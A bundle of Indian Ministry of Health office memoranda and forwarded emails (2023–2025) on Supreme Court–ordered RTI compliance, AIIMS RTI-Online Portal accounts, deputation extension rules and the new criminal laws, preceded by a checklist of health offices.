112	GOVERNMENT MEDICAL STORE DEPOT, HYDERABAD	
113	GOVERNMENT MEDICAL STORE DEPOT, KARNAL	
114	GOVERNMENT MEDICAL STORE DEPOT, MUMBAI	
115	GOVERNMENT MEDICAL STORE DEPOT, NEW DELHI	
116	GOVERNMENT MEDICAL STORE DEPOT, KOLKATA	YES
117	GOVERNMENT MEDICAL STORE DEPOT, CHENNAI	YES
118	KALAWATI SARAN CHILDERNS HOSPITAL, NEW DELHI	
119	PORT HEALTH ORGANISATION, NAVI MUMBAI	
120	PORT HEALTH ORGANISATION, COCHIN	YES
121	PORT HEALTH ORGANISATION, KANDLA	
122	PORT HEALTH ORGANISATION, KOLKATA	YES
123	PORT HEALTH ORGANISATION, MUMBAI	YES
124	PORT HEALTH ORGANISATION, CHENNAI	
125	PORT HEALTH ORGANISATION, VISHAKHAPATNAM	YES
126	PORT HEALTH ORGANISATION, MANDAPAM CAMP	
127	PORT HEALTH ORGANISATION, MARMAGOA (GOA)	YES
128	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, PATNA	
129	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, KOLKATA	YES
130	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, THIRUVANTHAPURAM	YES
131	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BANGALORE	YES

132	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHILONG	YES
133	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, AHMEDABAD	YES
134	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BHOPAL	
135	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, BHUBNESWAR	
136	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, CHENNAI	YES
137	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, HYDERABAD	YES
138	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, JAIPUR	
139	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, LUCKNOW	
140	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, PUNE	
141	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SHIMLA	YES
142	REGIONAL OFFICE OF HEALTH AND FAMILY WELFARE, SRINAGAR	YES
143	NATIONAL AIDS CONTROL ORGANISATION (NACO)	YES
144	NATIONAL AIDS RESEARCH INSTITUTE, PUNE	
145	CGHS, AHMEDABAD	
146	CGHS, ALLAHABAD (PRAYAGRAJ)	
147	CGHS, BENGALURU	
148	CGHS, BHOPAL	
149	CGHS, BHUBNESHWAR	
150	CGHS, CHANDIGARH	
151	CGHS, CHENNAI	
152	CGHS, DEHRADUN	
153	CGHS, DELHI HQ	
154	CGHS, DELHI CENTRAL ZONE	
155	CGHS, DELHI EAST ZONE	
156	CGHS, DELHI NORTH ZONE	
157	CGHS, DELHI SOUTH ZONE	
158	CGHS, DELHI MSD	
159	CGHS, GUWAHATI	YES
160	CGHS, HYDERABAD	
161	CGHS, JABALPUR	YES
162	CGHS, JAIPUR	
163	CGHS, KANPUR	
164	CGHS, KOLKATA	
165	CGHS, LUCKNOW	
166	CHGS, MEERUT	
167	CGHS, MUMBAI	
168	CGHS, NAGPUR	
169	CGHS, PATNA	
170	CGHS, PUNE	
171	CGHS, RANCHI	
172	CGHS, SHILLONG	
173	CGHS, TRIANDRUM	
174	AIRPORT HEALTH ORIGINATION PUNE	YES
175	DEPARTMENT OF FOOD & PUBLIC DISTRIBUTION, INIDAN GRAIN STORAGE MANAGEMENT AND RESEARCH INSTITUTE, FIELD STATION HYDERABAD	YES
176	AIRPORT HEALTH ORGANISATION, ANDHERI, MUMBAI	YES
177	AIRPORT OFFICE GUJARAT CDSCO, AHMEDABAD	YES
178	O/o ADC (I) CDSCO Air Port (Air Cargo), Chennai	YES
179	CDSCO Baddi Zone	YES

180	Central Drugs Laboratory kasauli	YES
181	O/o the Technical Officer, CDSCO Cochin Sea Port	YES
182	O/o the Dy. Drugs Controller Kolkata	YES
183	O/o ADC (I) CDSCO Sea Port panvel	YES
184	CDSCO, PORT OFFICE BANGALORE	YES
185	Office of Assistant Drugs Controller Shamshabad Hyderabad	YES
186	CDSCO SUB ZONE/PORT OFFICES GOA	YES
187	CDSCO SUB ZONE, INDORE MADHYA PRADESH	YES
188	CDSCO SUB ZONE JAMMU	YES
189	CDSCO SUB ZONE VARANASI	YES
190	CDSCO SUB ZONE AND PORT OFFICE (AIR & SEA) VISAKHAPATNAM	YES
191	CDSCO, CENTRAL DRUGS TESTING LABORATORY MUMBAI CENTRAL MUMBAI	YES
192	CDSCO, REGIONAL DRUGS TESTING LABORATORY CHANDIGARH	YES
193	CDSCO, REGIONAL DRUGS TESTING LABORATORY GUWAHATI	YES

A.60011/104/2018-RTI

I/3640695/2024

E->3489264/2024

Page No. 893-900/corr

E->3488076/2024

Supreme Court Directions
MOST URGENT/Time Bound Matter
Reminder-II

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय / MINISTRY OF HEALTH & FW
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & FW
Nirman Bhawan, New Delhi-110011
Dated 4th January, 2024

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all Program Divisions / Organisations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's O.M. of even number dated 9th November, 2023 and dated 5th December, 2023 and subsequent reminder dated 15th December, 2023 (**copies enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. All the Programme Divisions were requested to ensure compliance of the directions of the Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and furnish compliance report to the RTI Cell so that consolidated compliance report may be sent to the Secretary CIC and DoPT. However, so far information has been received in respect of 16 Organisations/Institutes/Hospitals only, whose names are listed in the enclosed Checklist. Requisite compliance report in respect of remaining Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs are awaited. Second reminder dated 26.12.2023 has been received from DoPT in this matter, which is enclosed.

2. All remaining Program Divisions / Organisations under DoHFW are requested again to go through the enclosed Checklist and furnish compliance report *(on the directions of the Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organisations)* to RTI Cell urgently (**latest by 12th January, 2024**) at email: **rakesh.kumar37@nic.in** and **yogender.kr@nic.in**, so that consolidated compliance report may be sent to Secretary, CIC and DoPT.

This may be treated as **Most Urgent**.

Encl: As stated.

Signed by
Jitender Singh
Date: 04-01-2024 09:22:04
(Jitender Singh)
Dy. Secretary & Nodal Officer(RTI Cell)
Tel: 011-23062292

To

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Director(Admn/ Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi – with the request to provide consolidated compliance report in respect of Dte. GHS and its Subordinate Offices/Organizations etc.

Copy to:

i. All JSs & equivalent Officers of DoHFW
ii. PPS to DGHS.

E-> 3460853/2023

A.60011/104/2018-RTI

E-> 3458809/23.

023

कल्याण मंत्रालय
ISSUED
MINISTRY OF HEALTH & F.W.

Supreme Court Directions
MOST URGENT/Time Bound Matter
Reminder

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & F.W.
Nirman Bhawan, New Delhi-110011
Dated 15th December, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all PDs/Organisations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's OM of even number dated 9th November, 2023 and subsequent OM dated 5th December, 2023(**copies enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. All the Programme Divisions were requested to ensure compliance of the directions of the Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and furnish compliance report to the Legal Cell by 8th December, 2023 so that consolidated compliance report may be sent to the Secretary CIC and DoPT. However, information has been received in respect of 12 Organisations/Institutes/Hospitals only, whose names are listed in the enclosed Check List. The requisite compliance report in respect of remaining Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs are still awaited.

2. All the remaining PDs/Organisations under DoHFW are once again requested to go through the enclosed check list and furnish compliance report on the directions of Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organisations to the RTI Cell urgently(latest by 22.12.2023), rakesh.kumar37@nic.in and yogender.kr@nic.in , so that consolidated compliance report may be sent to the Secretary, CIC and DoPT.

Encl: As stated.

Signed by
Jitender Singh
Date: 15-12-2023 16:36:18

(Jitender Singh)
Dy. Secretary & Nodal Officer(RTI Cell)
Tel: 011-23062292

19-12-23

To,

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Joint Secretary [GM / Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi– with the request to provide consolidated compliance report in respect of Dte. GHS and its Attached and Subordinate Offices/Organizations etc.
3. Shri Rajender Kumar, DS, NACO, 6th & 7th Floor, Chanderlok Building, 36, Janpath, New Delhi.

DIS/81909/2023.

Copy to:

i. All JSs & equivalent Officers of DoHFW
ii. PSO to Secretary (HFW)/PPS to DGHS.

A.60011/104/2018-RTI

E-73440589/2023

E-73441138/2023

Supreme Court Directions
MOST URGENT / Time Bound Matter

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार/ GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय/ MINISTRY OF HEALTH & FAMILY WELFARE
स्वास्थ्य एवं परिवार कल्याण विभाग/ DEPARTMENT OF HEALTH & FAMILY WELFARE
Nirman Bhawan, New Delhi-110011
Dated 5th December, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – **Seeking compliance report from all PDs/Organizations under MoHFW.**

The undersigned is directed to invite attention towards RTI Cell's OM of even number dated 9thNovember, 2023 (**copy enclosed**) along with DoPT's OM No.e-F.No.13/3/2023-IR-I dated 7thNovember, 2023 and Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. *The Hon'ble Supreme Court in its Order dated 09.10.2023, inter-alia, had directed that all Central and State Ministries shall take steps within a period of one month from the date of its Order to compile the email addresses of the Central and State Public Information Officers which shall be furnished to the Central Information Commission (CIC) and to all the State Information Commissions (SICs), as the case may be.*

2. Accordingly, all the Programme Divisions/Organizations under DoHFW were requested to take urgent action to compile and update the above information on their websites as well as '*rtionline portal* and to furnish the details to Secretary, CIC under intimation to DoPT. All the Divisions were also requested to ensure compliance of the above directions of Hon'ble Supreme Court/DoPT by the Autonomous Bodies/ Statutory Bodies/ Institutions / Hospitals / Organizations / CPSUs etc. functioning under their administrative control and to furnish action taken report (ATR) by 15thNovember, 2023. However, ATR has been received from few Organizations only.

3. In this connection, a **Checklist** in respect of Attached & Subordinate Offices/Autonomous Bodies/Statutory Bodies/ Institutes/Hospitals/CPSUs etc. working under DoHFW **is attached herewith.**All concerned PDs/Organizations under DoHFW are requested to go through the enclosed Checklist and furnish compliance report on the directions of Hon'ble Supreme Court/DoPT in respect of their Institutes/Hospitals/Organizations under their administrative control, to the RTI Cell urgently (**latest by 8th December, 2023**) so that consolidated compliance report may be sent to the Secretary, CIC and DoPT.

This may be treated as **Most Urgent**.

Encl: As stated.

Signed by Jitender Singh
Date: 05-12-2023 16:05:15
Reason: Approved

(Jitender Singh)
Dy . Secretary & Nodal Officer (RTI Cell)
Tel: 011-23062292 / Email: jitender.singh28@nic.in

To

1. All Directors/ Deputy Secretaries/ Joint Directors under DoHFW.
2. Joint Secretary [GM / Nodal Officer (RTI)], Dte. GHS, Nirman Bhawan, New Delhi– with the request to provide consolidated compliance report in respect of Dte. GHS and its Attached and Subordinate Offices/Organizations etc.
3. Shri Rajender Kumar, DS, NACO, 6 th& 7thFloor, Chanderlok Building, 36, Janpath, New Delhi.

DIS/79281/2023

Copy to:

1. All JSs & equivalent officers of DoHFW.
2. PSO to Secretary (HFW) / PSO to DGHS.

DIS/79282/2023.

FTS- 3405069/23

MOST URGENT
Supreme Court Directions
Time Bound Matter

File No. A.60011/104/2018-RTI Cell (FTS 3146008)
भारत सरकार / GOVERNMENT OF INDIA
स्वास्थ्य एवं परिवार कल्याण मंत्रालय / MINISTRY OF HEALTH & F.W.
स्वास्थ्य एवं परिवार कल्याण विभाग / DEPARTMENT OF HEALTH & F.W.
(लीगल सेल) / (RTI Cell)

Nirman Bhawan, New Delhi-110011
Dated 9th November, 2023

OFFICE MEMORANDUM

Subject:- Compliance of the direction of the Hon'ble Supreme Court of India in W.P.(C) No.360 of 2021 Kishan Chand Jain Vs. UoI & Ors – regarding.

The undersigned is directed to forward herewith DoPT's Office Memorandum No.e-F.No.13/3/2023-IR-I dated 7th November, 2023 along with a copy of Order dated 09.10.2023 passed by the Hon'ble Supreme Court of India on the above subject. The Hon'ble Supreme Court directed that all Central and State Ministries shall take steps within a period of one month from the date of its Order to compile the email addresses of the Central and State Public Information Officers which shall be furnished to the Central Information Commission (CIC) and to all the State Information Commissions (SICs), as the case may be. In this regard, DoPT has requested all the Central Ministries/Departments to compile and update the above information on their websites as well as '*rtionline portal*' and to furnish the details to Secretary, CIC under intimation to DoPT. An Action Taken Report in this regard has also been sought by DoPT latest by 15th November, 2023.

2. In this connection, all the First Appellate Authorities (DS or Director Level Officers) and Central Public Information Officers (CPIOs) and Divisions under DoHFW are requested **to take immediate necessary action** to ensure compliance of the directions of DoPT by the Institutions / Organizations / Hospitals / Autonomous Bodies / CPSUs etc. functioning under their administrative control under intimation to RTI Cell of this Department.

Encl: As stated.

Signed by Jitender Singh
Date: 09-11-2023 14:42:01
Reason: Approved

(Jitender Singh)
Deputy Secretary & Nodal Officer (RTI Cell)
Tel: 011-23062292
Email: jitender.singh28@nic.in

To,

1. All First Appellate Authorities (DS or Director Level officers of respective PDs/Sections) of DoHFW, Nirman Bhawan, New Delhi.
2. All CPIOs of DoHFW.
3. Joint Secretary (GM) / Nodal Officer (RTI) of Dte. GHS, Nirman Bhawan, New Delhi.
4. Shri Rajender Kumar, DS, NACO, 6th & 7th Floor, Chanderlok Building, 36, Janpath, New Delhi.

Copy to:

i. PSO to Secretary (HFW) / All JSs of DoHFW / DGHS.
ii. Shri Ziley Singh Vical, Director, DoPT, North Block, New Delhi.
iii. Secretary, CIC, Baba Gangnath Marg, Munirka, New Delhi-110067.

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265689)
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Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated the 01-03-2024

To,

Executive Director of each AIIMS at Bathinda, Bilaspur, Kalyani, Gorakhpur, Madurai, Awantipora, Darbhanga, Guwahati, Deoghar, Vijaypur(Jammu), Raebareli, Nagpur, Bibinagar

Subject: Creation of account on RTI-Online Portal.

Sir/ Madam,

I am directed to refer to the OM No. A.60011/104/2018-RTI (3146008) dated 20.1.2024 (copy enclosed) from RTI Cell seeking compliance report from all PDs/Organizations under MoHFW towards directions of Hon'ble Supreme Court of India in WP (C) No. 360 of 2021 Kishan Chand Jain Vs UOI & Ors, wherein it was requested to compile and update the email addresses of the CPIO of Institute on the website of the Institute as well as "rtionline portal".

2. In this connection, it is requested to create account of your AIIMS on RTI-Online Portal by mailing on rtipmu-dopt@nic.in with a request for this purpose. Further, guidance may be sought from DoPT on their helpdesk number 011-24648977.

3. This may kindly be given high priority.

Encl. as above

Yours faithfully

Signed by Vivek Kumar Mishra
Date: 01-03-2024 18:21:00

(Vivek Kumar Mishra)
Section Officer
(vivek.mishra92@gov.in)

Copy to: Deputy Director(Admin) of each AIIMS at Bathinda, Bilaspur, Kalyani, Gorakhpur, Madurai, Awantipora, Darbhanga, Guwahati, Deoghar, Vijaypur(Jammu), Raebareli, Nagpur, Bibinagar

Gmail

pmssysection iv <pmssysectioniv@gmail.com>

Creation of account on RTI-Online Portal.

pmssysection iv <pmssysectioniv@gmail.com> Tue, Mar 5, 2024 at 1:16 AM
To: "Prof. Dr. D.K. Singh, Director" <director@aiimsbathinda.in>, director@aiimsbilaspur.edu.in, ed@aiimskalyani.edu.in, executivedirector@aiimsgorakhpur.edu.in, drmhraosvims1957@gmai.com, madhabananda@gmail.com, director@aiimsguwahati.ac.in, director@aiimsdeoghar.edu.in, shakti810505@gmail.com, edaiimsrbl@gmail.com, directoraiimsnagpur@gmail.com, director@aiimsbibinagar.edu.in
Cc: Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, dda@aiimsbilaspur.edu.in, dda@aiimskalyani.edu.in, dda@aiimsgorakhpur.edu.in, ddamadurai1189 <ddamadurai1189@gmail.com>, dda@aiimsguwahati.ac.in, dda@aiimsdeoghar.edu.in, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddaaiimsrbl@gmail.com, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, "Cc:" <Dinesh.kumar14@nic.in>, Ak.biswas57@nic.in, vivek.mishra92@gov.in, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Creation of account on RTI-Online Portal..pdf
52K

Encl 20.01.2024 (2).pdf
8954K

File No. Z-28016/6/2024-PMSSY-IV (Computer No. 8265683)
https://mail.google.com/mail/u/0/?ik=1374655a98&view=pt&search=all&permmsgid=msg-a:r-5917516733766466121&simpl=msg-a:r-5917516733766... 1/1
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Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Compliance of rules/guidelines issued by DOPT for granting extension of deputation tenure of Officers in new AIIMS beyond 5th year i.e. for extension to the 6th and 7th year-reg

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:59 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Mar 12, 2024 at 11:47 AM
Subject: Compliance of rules/guidelines issued by DOPT for granting extension of deputation tenure of Officers in new AIIMS beyond 5th year i.e. for extension to the 6th and 7th year-reg
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, sramji57 <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, puranik 6 <puranik_6@hotmail.com>, <madhabananda@gmail.com>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, <thaiu.mag@gov.in>, Cc: <Dinesh.kumar14@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

2 attachments

Letter 16.pdf
53K

Encl 18.05.2024.pdf
67K

No. A-27023/03/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
***

201-D, 2nd Floor, Nirman Bhawan, New Delhi

Dated 11th March, 2024

To,

The Directors/ Executive Director of all new AIIMS

Subject: Compliance of rules/guidelines issued by DOPT for granting extension of deputation tenure of Officers in new AIIMS beyond 5th year i.e. for extension to the 6th and 7th year-reg.

The undersigned is directed to refer to the subject cited above and to state that it has been noticed with concern that the Executive Directors of New AIIMS under PMSSY Division are according permission for extension of deputation of officials working in their Institute for the 6th and 7th year at their level without approval of Secretary HFW and Hon'ble HFM and later the proposal is forwarded by the Institute for ex post facto approval as a fait acompli.

2. In this regard, it is to reiterate that as per guidelines issued by DoPT, Government of India vide OM dated 18.05.2018 (copy atatched)the extension of the period of deputation of officials beyond five years i.e. for the 6th year can be granted only with the approval of Secretary of the Ministry and for extension of deputation for the 7th year approval of Hon'ble HFM is required .

3. In order to avoid such instances in the future, all Directors/Executive Directors of all New AIIMS under PMSSY are once again advised to strictly adhere to the above guidelines issued by DoPT, GoI in both letter and spirit to avoid any complications at a later date .

4. This is issued with the approval of the Competent Authority .

Signed by Dinesh Kumar
Date: 11-03-2024 10:13:58

(Dinesh Kumar)
Joint Director, MoHFW
Tel. 011-23061730

Copy to:

DD (A), all new AIIMS

F.No.2/6/2018-Estt.(Pay-II)
Government of India
Ministry of Personnel, Public Grievances and Pensions
Department of Personnel and Training

North Block, New Delhi

Dated : 18.05.2018

OFFICE MEMORANDUM

Subject : Amendment in Para 8.1 and Para 8.2 of deputation guidelines issued vide OM No.6/8/2009-Estt.Pay-II dated 17th June,2010-regarding.

This Department's OM No.6/8/2009-Estt.(Pay-II) dated 17th June 2010 regulates pay, Deputation (Duty) Allowance , Tenure of Deputation/Foreign Service and other terms and conditions on the subject of deputation/foreign service of Central Government employees . This Department's OM No.2/6/2016-Estt.Pay-II dated 17th February,2016 further delegated powers to Ministries/Departments/ borrowing organization to extend deputation tenures up to a period not exceeding 7 years at a stretch , in respect of cases covered by OM dated 17th June,2010.

2. It has now been decided to amend the provisions relating to Tenure of deputation/foreign service and level of approval for the same as mentioned in Para 8.1 and Para 8.2 of Department's OM No.6/8/2009-Estt.(Pay-II) dated 17th June, 2010. Para 8.1 and 8.2 of the OM No.6/8/2009-Estt.(Pay-II) dated 17.06.2010 are modified as under:-

8.1- The period of deputation/ foreign service shall be as per the Recruitment Rules of the ex-cadre post or 5 years in case no tenure regulations exist for the ex-cadre post.

8.2 - In case where the period of deputation/foreign service prescribed in the recruitment rules of the ex-cadre post is 5 years or less than 5 years, the Administrative Ministry/borrowing organization may grant extension upto the 6th year after obtaining orders of their Secretary (in the Central Government)/ Chief Secretary (in the State Government)/ equivalent officer (in respect of other cases) and for the 7th year with the approval of the Minister of the borrowing Ministry/Department and in respect of other organizations with the approval of the Minister of the borrowing Ministry/Department with which they are administratively concerned.

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3. All other terms and conditions issued vide OM No.6/8/2009-Estt.(Pay-II) dated 17th June 2010, OMs No.2/6/2016-Estt.(Pay-II) dated 17th Feb, 2016 and 23rd Feb, 2017 will remain unchanged.

4. These orders shall come into effect from the date of issue of this OM.

5. In so far as persons serving in the Indian Audit and Accounts Department are concerned , these orders issue after consultation with Comptroller and Auditor General of India.

R Bahree 18/05/2018

(Rajeev Bahree)
Under Secretary to the Government of India

To

All Ministries/Departments of the Government of India
(As per standard list)

File No. A-27023/03/2024-PMSSY-IV (Computer No. 8258422)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 12/03/2024 11:45 AM

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Notification for Three New Criminal Laws, 2023- Reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 4:00 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **PMSSY V** <pmssysection5@gmail.com>
Date: Tue, Mar 12, 2024 at 4:24 PM
Subject: Notification for Three New Criminal Laws, 2023- Reg.
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Executive Director Raebareli <ed.aiimsrbl@gmail.com>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, ED AIIMS Guwahati <executive-director@aiimsguwahati.ac.in>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, Director AIIMS Bibinagar <director.aiimsbbnagar@gmail.com>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Director Gorakhpur <director@aiimsgorakhpur.edu.in>, Director AIIMS Bathinda <director@aiimsbathinda.edu.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, ED AIIMS Bilaspur <edaiimsbls@gmail.com>, Director AIIMS Vijaypur <shakti810505@gmail.com>, Director AIIMS Vijaypur Jammu <directoraiimsjammu@gmail.com>, DDA AIIMS Awantipora <rakeshkumar7123@yahoo.in>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, Director AIIMS Madurai <drmhraosvims1957@gmail.com>, Executive Director AIIMS Darbhanga <madhabananda@gmail.com>
Cc: DDA BHOPAL <dydir@aiimsbhopal.edu.in>, DDA Bhubaneswar <dda@aiimsbhubaneswar.edu.in>, DDA Jodhpur <dda@aiimsjodhpur.edu.in>, DDA AIIMS Patna <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, DDA RAEBARELI <ddaaiimsrbl@gmail.com>, DDA NAGPUR <dda@aiimsnagpur.edu.in>, DDA MANGALAGIRI <dda@aiimsmangalagiri.edu.in>, Dr. DDA AIIMS Kalyani <kpradip10@gmail.com>, DDA AIIMS Guwahati <dda@aiimsguwahati.ac.in>, DDA AIIMS BIBINAGAR <dda.aiimsbibinagar@gmail.com>, AIIMS DDA Gorakhpur <dda@aiimsgorakhpur.edu.in>, DDA AIIMS Bathinda <rajeevsenroy30@gmail.com>, DDA BATHINDA <devender.rawat1@gmail.com>, DDA AIIMS Deoghar AIIMS Deoghar <dda@aiimsdeoghar.edu.in>, DDA AIIMS BILASPUR_ <dda@aiimsbilaspur.edu.in>, dda bilaspur <ddaaiimsbilaspur@gmail.com>, DDA BILASPUR <nagiyal1978@gmail.com>, DDA AIIMS Vijaypur, Jammu <ddaaiimsjammu@gmail.com>, DDA AIIMS Rajkot <dda.aiimsrajkot@gmail.com>, DDA AIIMS Madurai <ddamadurai1189@gmail.com>, US <manav.pratap@nic.in>, <cl.mawi85@nic.in>, Director PMSSY-V <prasad-upsc@gov.in>

Respected Sir/Madam,

With reference to the subject cited above, Please find the attachment herewith.

Note: In case this email requires you to reply, you are requested to CC your reply to all the officers in CC to this email.

Yours faithfully,
PMSSY-V
Nirman Bhawan,
746-A, A Wing,
New Delhi-110001

Letter__12.03.2024.pdf
1415K

F.No. Z-28016/55/2024-PMSSY-V/EO-8269315
Government of India
Ministry of Health and Family Welfare
(PMSSY Section-V)

Room No. 745, A-Wing Nirman Bhawan,
New Delhi-110001
Dated the 12th March, 2024

To

Director/Executive Director,

21 AIIMS,
(Bhopal, Bhubaneswar, Jodhpur, Patna, Raipur,
Rishikesh, Raebareli, Nagpur, Mangalagiri,
Kalyani, Guwahati, Bibinagar, Gorakhpur, Batinda,
Deoghar, Bilaspur, Vijaypur Jammu, Awantipura,
Rajkot and Madurai and Dharbanga)

Subject:- -Notification for Three New Criminal Laws, 2023.

Sir/Madam,

I am directed to forward herewith a copy of DO No.01/03/2023-Judi.Cell-I dated 27.02.2024 along with it enclosures on the subject mentioned above (*copy enclosed*) for information and undertaking public awareness campaign as envisaged in the above referred d.o. letter dated 27.2.2024.

Encl: As above

Yours faithfully,
Signed by Manavendra Pratap
Date: 12-03-2024 12:07:06

(Manavendra Pratap)
Under Secretary to the Govt. of India
Phone No 011-23060006

Copy to:-

Deputy. Director Admn., All AIIMS

आज़ादी का अमृत महोत्सव

सत्यमेव जयते

G20 भारत 2023 INDIA
